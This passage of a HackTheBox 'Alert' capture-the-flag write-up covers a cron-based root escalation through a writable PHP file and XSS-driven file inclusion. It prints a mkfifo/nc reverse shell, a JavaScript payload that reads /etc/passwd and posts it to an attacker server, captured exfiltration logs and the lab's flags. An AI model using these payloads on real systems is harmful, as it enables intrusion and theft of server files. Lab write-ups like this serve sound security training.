-rwxrwxr-x 1 root management   49 Nov 30 10:34 configuration.php
albert@alert:/opt/website-monitor/config$
```

Read the content of `configuration.php` file :

```php
<?php
define('PATH', '/opt/website-monitor');
?>
```

Because **Albert** belong to **management** group, we can modify and add a malicious `php` command.

Before, we will look if a crontab is running. Transfer `pspy64` binary on the box and run it with `./pspy64` :


```
2024/11/30 10:38:08 CMD: UID=0     PID=566853 |
2024/11/30 10:38:08 CMD: UID=0     PID=566854 | /usr/bin/chown -R :management /opt/website-monitor/config
2024/11/30 10:38:08 CMD: UID=0     PID=566855 | basename /opt/website-monitor/config/configuration.php
2024/11/30 10:38:08 CMD: UID=0     PID=566856 |
2024/11/30 10:38:11 CMD: UID=0     PID=566857 | /usr/bin/php -f /opt/website-monitor/config/configuration.php
```

The **root** user execute the `configuration.php` file. So, we just need to put our reverse shell in this file to obtain **root** access.

Modify the `.php` script :

```
<?php
define('PATH', '/opt/website-monitor');
shell_exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.20 1337 >/tmp/f");
?>
```

Setup a listener with `nc -lvnp 1337` and wait a few seconds :



```
[Nov 30, 2024 - 11:40:55 (CET)] exegol-hackthebox /workspace # nc -lvnp 1337
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.11.44.
Ncat: Connection from 10.10.11.44:42482.
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# ls -la
total 32
drwx------  5 root root 4096 Nov 25 20:03 .
drwxr-xr-x 18 root root 4096 Nov 14 10:55 ..
lrwxrwxrwx  1 root root    9 Oct 12 03:03 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Nov  5 11:49 .cache
drwxr-xr-x  3 root root 4096 Nov 19 14:21 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r-----  1 root root   33 Nov 25 20:03 root.txt
drwxr-xr-x  3 root root 4096 Nov  6 12:37 scripts
# pwd
/root
#
```

We are root !

3 Findings

3.1 Cross-site scripting

Criticality: Medium
CVSS-Score: 6.5
CVSS-Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N


Summary

A XSS was discovered in the upload page. An attacker can send a link to this XSS to obtain sensitive informations. *(see POC in LFI findings.)*

Technical Description

Vulnerability Description :

A Cross-Site Scripting (XSS) vulnerability was discovered in the web application. This flaw allows an attacker to manipulate user input to inject malicious scripts into a web page. By sending a link containing the XSS payload to an administrator, the attacker was able to retrieve sensitive information (the URL /messages.php) when the script executed in the victim's browser context.



```
Installing collected packages: flask_cors
Successfully installed flask_cors-5.0.0
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with
 the system package manager, possibly rendering your system unusable.It is recommended to use a virtual
 environment instead: https://pip.pypa.io/warnings/venv. Use the --root-user-action option if you know
what you are doing and want to suppress this warning.
[Nov 29, 2024 - 23:15:12 (CET)] exegol-hackthebox Alert # python3 server.py
 * Serving Flask app 'server'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI
server instead.
 * Running on http://10.10.14.20:8001
Press CTRL+C to quit
10.10.14.20 - - [29/Nov/2024 23:15:34] "OPTIONS /steal HTTP/1.1" 200 -
Données volées :

10.10.14.20 - - [29/Nov/2024 23:15:34] "POST /steal HTTP/1.1" 200 -
10.10.11.44 - - [29/Nov/2024 23:16:05] "OPTIONS /steal HTTP/1.1" 200 -
Données volées : <h1>Messages</h1><ul><li><a href='messages.php?file=2024-03-10_15-48-34.txt'>2024-03-1
0_15-48-34.txt</a></li></ul>

10.10.11.44 - - [29/Nov/2024 23:16:05] "POST /steal HTTP/1.1" 200 -
```

Impact

An attacker can read some unauthorized resources on the web server.

Recommendation

To prevent Cross-Site Scripting (XSS) vulnerabilities, input validation and output encoding are critical. Validate all user inputs to ensure they conform to the expected format and sanitize any data before processing. Always escape user-generated content before rendering it in the browser, using proper encoding for HTML, JavaScript, and attributes. Implement a Content Security Policy (CSP) to restrict the execution of unauthorized scripts and limit the impact of injected code.

3.2 Local File Inclusion

Criticality: Medium
CVSS-Score: 6.5
CVSS-Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

Summary

A Local File Inclusion was discovered in `?file=` parameter.

Technical Description


A Local File Inclusion (LFI) vulnerability was discovered in the `?file=` parameter of the `messages.php` endpoint. This flaw allows an attacker to manipulate the parameter to include and read sensitive files from the server, such as configuration files or other restricted resources. Exploiting this vulnerability can lead to significant information disclosure, including access to sensitive server data.

POC :

Create a malicious JS script :

```
<script>
    fetch('messages.php?file=../../../../../../../../etc/passwd')
        .then(response => {
            if (!response.ok) {
                throw new Error(`Error : ${response.statusText}`);
            }
            return response.text();
        })
        .then(data => {
            fetch('http://10.10.14.20:8001/steal', {
                method: 'POST',
                headers: { 'Content-Type': 'application/json' },
                body: JSON.stringify({ content: data })
            });
        })
        .catch(error => console.error("Error :", error));
</script>
```

When someone will click on the malicious link, your server will obtain a response :



```
10.10.11.44 - - [29/Nov/2024 23:31:31] "OPTIONS /steal HTTP/1.1" 200 -
Données volées : <pre>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
```

Impact

A malicious actor can read arbitary file by sending a malicious link to an Administrator account.

Recommendation

Ensure that user input is properly validated and sanitized. Only allow specific, expected file paths by implementing a whitelist of permitted files or directories. Avoid directly using user-provided input in file paths. Instead, map user input to predefined, secure file paths. Additionally, disable unnecessary PHP functions such as include, require, and `file_get_contents` if they are not needed. Set proper file and directory permissions on the server to prevent unauthorized access, and use web application firewalls (WAFs) to detect and block malicious requests.

4 Flags & Conclusion

4.1 Flags

During this lab, the following flags were found :

- **user** : 8695e335498668c0fe241373303632f8
- **root** : 119c898ca2046e67f322b5fe92a83435

4.2 Conclusion

In conclusion, Alert is an engaging HackTheBox machine that challenges users to apply various exploitation techniques. It begins with exploiting an XSS vulnerability in the Markdown upload page to extract credentials. The journey concludes with leveraging a crontab misconfiguration to execute malicious code as root, ultimately gaining a remote shell. This box offers a well-rounded opportunity to enhance your skills in web and system exploitation.